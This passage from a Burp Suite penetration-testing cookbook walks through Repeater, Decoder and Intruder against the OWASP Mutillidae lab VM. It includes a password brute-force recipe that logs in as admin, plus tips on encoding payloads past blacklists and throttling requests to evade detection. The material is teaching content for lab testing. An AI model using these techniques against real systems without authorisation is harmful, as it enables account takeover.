"Content-Length: 50373", "Connection: close", and "Content-Type: text/html".

## Repeating with Repeater

Repeater allows for slight changes or tweaks to the request, and it is displayed in the left-hand window. A **Go** button allows the request to be reissued, and the response is displayed in the right-hand window.

Details related to your HTTP request include standard Message Editor details such as **Raw**, **Params** (for requests with parameters or cookies), **Headers**, and **Hex**.

Details related to the HTTP Response include standard Message Editor details including **Raw**, **Headers**, **Hex**, and, sometimes, **HTML** and **Render**.

At the bottom of each panel is a search-text box, allowing the tester to quickly find a value present in a message.

## Getting ready

Repeater allows you to manually modify and then re-issue an individual HTTP request, analyzing the response that you receive.

## How to do it...

- From the **Target | Site map** or from **Proxy | HTTP history** tabs (shown in the following screenshot), right-click a message and select **Send to Repeater**:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected and the 'HTTP history' sub-tab active. A context menu is open over the 11th request in the list, which is highlighted with an orange background. The menu options are:


- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder Ctrl+I
- Send to Repeater** Ctrl+R
- Send to Sequencer
- Send to Comparer

The list of requests is as follows:

#	Host	Method	URL	Params	Edited	Status
1	http://192.168.56.101	GET	/			200
3	http://192.168.56.101	GET	/animatedcollapse.js			200
4	http://192.168.56.101	GET	/jquery.min.js			200
10	http://192.168.56.101	GET	/mutillidae			301
11	http://192.168.56.101	GET	/mutillidae/			200

- Switch over to the **Repeater** tab. Note the **HTTP Request** is ready for the tester to tweak parameters, and then send the request to the application via the **Go** button.

Note the search boxes at the bottom of each panel:



We will use Repeater quite a bit throughout this book. This chapter is just an introduction to the Repeater and to understand its purpose.

## Decoding with Decoder

**Burp Decoder** is a tool that allows the tester to convert raw data into encoded data or to take encoded data and convert it back to plain text. Decoder supports several formats including URL encoding, HTML encoding, Base64 encoding, binary code, hashed data, and others. Decoder also includes a built-in hex editor.

## Getting ready

As a web penetration test progresses, a tester might happen upon an encoded value. Burp eases the decoding process by allowing the tester to send the encoded value to Decoder and try the various decoding functions available.

## How to do it...

Let's try to decode the value of the session token PHPSESSID found in the OWASP Mutillidae II application. When a user initially browses to the URL (`http://<Your_VM_Assigned_IP_Address>/mutillidae/`), that user will be assigned a PHPSESSID cookie. The PHPSESSID value appears to be encrypted and then wrapped in base 64 encoding. Using Decoder, we can unwrap the value.


1. Browse to the `http://<Your_VM_Assigned_IP_Address>/mutillidae/` application.
2. Find the HTTP request you just generated from your browse within the **Proxy | HTTP history** tab (shown in the next screenshot). Highlight the PHPSESSID value, not the parameter name, right-click, and select **Send to Decoder**:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'HTTP history' section, there is a list of requests. The third request, which is highlighted in orange, is for the URL `/mutillidae/index.php?page=login.php`. The 'Params' column for this request shows the parameter `page=login.php`. The 'Headers' section shows the full HTTP request:

```
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/
Cookie: showhints=1; PHPSESSID=juttpiah3jsrpq6h03di48o4d2; ...; hpbb2,redmine; acgroupswhithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

A context menu is open over the `PHPSESSID=juttpiah3jsrpq6h03di48o4d2` cookie value. The menu items are: Send to Spider, Do an active scan, Do a passive scan, Send to Intruder, Send to Repeater, Send to Sequencer, Send to Comparer, and **Send to Decoder**. The **Send to Decoder** option is highlighted with a red rectangle.

3. In the **Decoder** tab, in the **Decode as...** drop-down as follows, select **Base 64**.  
Note the results are viewed in the **Hex** editor and are encrypted:




In this example, we cannot proceed any further. We can confirm the value was, indeed, wrapped in Base 64. However, the value that is unwrapped is encrypted. The purpose of this recipe is to show you how you can use Decoder to manipulate encoded values.

## Intruding with Intruder

The Burp Intruder allows a tester to brute-force or fuzz specific portions of an HTTP message, using customized payloads.

To properly set up customized attacks in Intruder, a tester will need to use the settings available in the four subtabs of **Intruder**:



## Getting ready

A tester may wish to fuzz or brute-force parameter values within a message. Burp Intruder eases this process by providing various intruder attack styles, payloads, and options.

## How to do it...

1. Browse to the login screen of Mutillidae and attempt to log into the application. For example, type a username of `admin` and a password of `adminpass`.
2. Find the login attempt in the **Proxy | HTTP history** tab. Your request number (that is, the # sign on the left-hand side) will be different from the one shown next. Select the message that captured your attempt to log in.


3. As the login attempt message is highlighted in the **HTTP history** table, right-click the **Request** tab, and select **Send to Intruder**:

The screenshot shows the Burp Suite interface with the following details:

- Toolbar:** Target, Proxy (highlighted with a red box), Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, Alerts.
- Sub-Toolbar:** Intercept, HTTP history (highlighted with a red box), WebSockets history, Options.
- Message Bar:** Logging of out-of-scope Proxy traffic is disabled, Re-enable.
- Table Headers:** #, Host, Method, URL, Params, Edited, Status, Length, MIME type, Extension.
- Table Data:** A list of network requests, including a POST request at index 45 which is highlighted with a red box.
- Request Tab:** Selected tab.
- Content Area:**
  - Raw, Params, Headers, Hex tabs.
  - POST /mutillidae/index.php?page=login.php HTTP/1.1
  - Host: 192.168.56.101
  - User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.140 Safari/537.36
  - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
  - Accept-Language: en-US,en;q=0.5
  - Accept-Encoding: gzip, deflate
  - Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
  - Content-Type: application/x-www-form-urlencoded
  - Content-Length: 63
  - Cookie: showhints=1; PHPSESSID=juttplah3jsrpq6h03di48o4d2; acopendifvids=acgroupwithpersist=
  - Connection: close
  - Upgrade-Insecure-Requests: 1
  - username=admin&password=adminpass&login=php-submit-button=Login
- Context Menu (Open at Request 45):**
  - Send to Spider
  - Do an active scan
  - Do a passive scan
  - Send to Intruder** (highlighted with a red box)
  - Send to Repeater
  - Send to Sequencer
  - Send to Comparer
  - Send to Decoder
  - Show response in browser
  - Request in browser
  - Engagement tools
  - Copy URL
  - Copy as curl command
  - Copy to file
- Search Bar:** Type a search term.

## Target

The Intruder Target tab defines your targeted web application. These settings are pre-populated for you by Burp:



## Positions

The Positions tab identifies where the payload markers are to be defined within the Payload | Positions section. For our purposes, click the **Clear \$** (that is, payload markers) from the right-hand side menu. Manually select the password field by highlighting it with your cursor. Now click the **Add \$** button on the right-hand side menu. You should have the payload markers wrapping around the password field as follows:




## Payloads

After the **Positions** tab is the **Payloads** tab. The **Payloads** tab identifies wordlist values or numbers you wish to be inserted into the positions you identified on the previous tab. There are several sections within the **Payloads** tab, including **Payload Sets**, **Payload Options**, **Payload Processing**, and **Payload Encoding**.

### Payload Sets


**Payload Sets** allows for the setting of the number of payloads as well as the type. For our purposes, we will use the default settings for Sniper, allowing us to use one payload with a **Payload type** of **Simple list**:



### Payload Options


In the **Payload Options** section, a tester can configure a custom payload or load a preconfigured one from a file.

For our purposes, we will add one value to our payload. In the text box, type `admin`, and then click the **Add** button to create our custom payload:



## Payload Processing


Payload Processing is useful when configuring special rules to be used while Intruder substitutes payloads into payload marker positions. For this recipe, we do not need any special payload-processing rules:



## Payload Encoding


Payload Encoding is applied to the payload value prior to sending the request to the web server. Many web servers may block offensive payloads (for example, <script> tags), so the encoding feature is a means to circumvent any blacklist blocking.

For the purpose of this recipe, leave the default box checked:



## Options

Finally, the **Intruder | Options** tab provides attack table customizations, particularly related to responses captured such as specific error messages. There are several sections within the **Intruder | Options** tab, including **Request Headers**, **Request Engine**, **Attack Results**, **Grep-Match**, **Grep-Extract**, **Grep - Payloads**, and **Redirections**:



## Request Headers


**Request Headers** offers configurations specific to header parameters while Intruder is running attacks. For the purpose of this recipe, leave the default boxes checked:



## Request Engine

**Request Engine** should be modified if a tester wishes to create less noise on the network while running Intruder. For example, a tester can throttle attack requests using variable timings so they seem more random to network devices. This is also the location for lowering the number of threads Intruder will run against the target application.


For purpose of this recipe, leave the default setting as-is:



## Attack Results

After starting the attack, Intruder creates an attack table. The **Attack Results** section offers some settings around what is captured within that table.


For the purpose of this recipe, leave the default settings as-is:



## Grep - Match

**Grep - Match** is a highly useful feature that, when enabled, creates additional columns in the attack table results to quickly identify errors, exceptions, or even a custom string within the response.


For the purpose of this recipe, leave the default settings as-is:



## Grep - Extract

**Grep - Extract**, when enabled, is another option for adding a column in the attack table whose label is specific to a string found in the response. This option differs from **Grep - Match**, since Grep - Extract values are taken from an actual HTTP response, as opposed to an arbitrary string.


For the purpose of this recipe, leave the default settings as-is:



## Grep - Payloads

**Grep - Payloads** provides a tester the ability to add columns in the attack table in which responses contain reflections of payloads.


For the purpose of this recipe, leave the default settings as-is:



## Redirections


**Redirections** instructs Intruder to never, conditionally, or always follow redirections. This feature is very useful, particularly when brute-forcing logins, since a 302 redirect is generally an indication of entry.

For the purpose of this recipe, leave the default settings as-is:



## Start attack button

Finally, we are ready to start Intruder. On either the **Payloads** or the **Options** tabs, click the **Start attack** button to begin:



When the attack has started, an attack results table will appear. This allows the tester to review all requests using the payloads within the payload marker positions. It also allows us to review of all responses and columns showing **Status**, **Error**, **Timeout**, **Length**, and **Comment**.

For the purpose of this recipe, we note that the payload of admin in the `password` parameter produced a status code of 302, which is a redirect. This means we logged into the Mutillidae application successfully:

The screenshot shows the Burp Suite interface with the 'Attack' tab selected. In the 'Results' tab, there is a table with the following data:

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50838	
1	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	50935	

Below the table, the 'Request' tab is selected, showing the following POST request:

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: showhints=1; PHPSESSID=juttplah3jsrpq6h03di48o4d2; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=admin&login-php-submit-button=Login
```

At the bottom of the interface, there is a search bar with the placeholder "Type a search term" and a status bar indicating "0 matches".

Looking at **Response | Render** within the attack table allows us to see how the web application responded to our payload. As you can see, we are successfully logged in as an admin:

The screenshot shows the Burp Suite Intruder attack interface. At the top, there's a toolbar with 'Attack' and 'Save' buttons, and tabs for 'Results', 'Target', 'Positions', 'Payloads', and 'Options'. Below the toolbar is a filter bar with the placeholder 'Filter: Showing all items'. The main area is a table with columns: Request, Payload, Status, Error, Timeout, Length, and Comment. There are two rows: Row 0 has status 200 and length 50838; Row 1, which is highlighted in orange, has payload 'admin' and status 302, with length 50935. Below the table, there are tabs for 'Request' and 'Response', with 'Response' being the active tab. Underneath these tabs is another row of buttons: 'Raw', 'Headers', 'Hex', 'HTML', and 'Render'. The bottom half of the window displays a web browser-like interface for the 'OWASP Mutillidae II: Web Pwn in Mass Production' challenge. The URL is 'http://2.6.24:8080/SecurityLevel0/HackedSite'. The page title is 'OWASP Mutillidae II: Web Pwn in Mass Production'. The status bar shows 'Logged In Admin: admin (got root?)'. The page content includes a navigation bar with links like 'Logout', 'Toggle Hints', 'Show Popup Hints', 'Toggle Security', 'Enforce SSL', 'Reset DB', 'View Log', 'Victim', 'Capture', and 'Drop'. Below the navigation bar is a 'Login' form with fields for 'User' (containing 'admin') and 'Password'. To the right of the password field is a red button labeled 'Help Me!'. At the bottom left is a progress bar labeled 'Finished'.

# 3

# Configuring, Spidering, Scanning, and Reporting with Burp

In this chapter, we will cover the following recipes:

- Establishing trust over HTTPS
- Setting project options
- Setting user options
- Spidering with Spider
- Scanning with Scanner
- Reporting issues

## Introduction

This chapter helps testers to calibrate Burp settings so they're less abusive toward the target application. Tweaks within Spider and Scanner options can assist with this issue. Likewise, penetration testers can find themselves in interesting network situations when trying to reach a target. Thus, several tips are included for testing sites running over HTTPS, or sites only accessible through a SOCKS Proxy or a port forward. Such settings are available within project and user options. Finally, Burp provides the functionality to generate reports for issues.

## Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)
- The proxy configuration steps are covered in chapter

## Establishing trust over HTTPS

Since most websites implement **Hypertext Transport Protocol Secure (HTTPS)**, it is beneficial to know how to enable Burp to communicate with such sites. HTTPS is an encrypted tunnel running over **Hypertext Transport Protocol (HTTP)**.

The purpose of HTTPS is to encrypt traffic between the client browser and the web application to prevent eavesdropping. However, as testers, we wish to allow Burp to eavesdrop, since that is the point of using an intercepting proxy. Burp provides a root, **Certificate Authority (CA)** signed certificate. This certificate can be used to establish trust between Burp and the target web application.

By default, Burp's Proxy can generate a per-target CA certificate when establishing an encrypted handshake with a target running over HTTPS. That takes care of the Burp-to-web-application portion of the tunnel. We also need to address the Browser-to-Burp portion.

In order to create a complete HTTPS tunnel connection between the client browser, Burp, and the target application, the client will need to trust the PortSwigger certificate as a trusted authority within the browser.

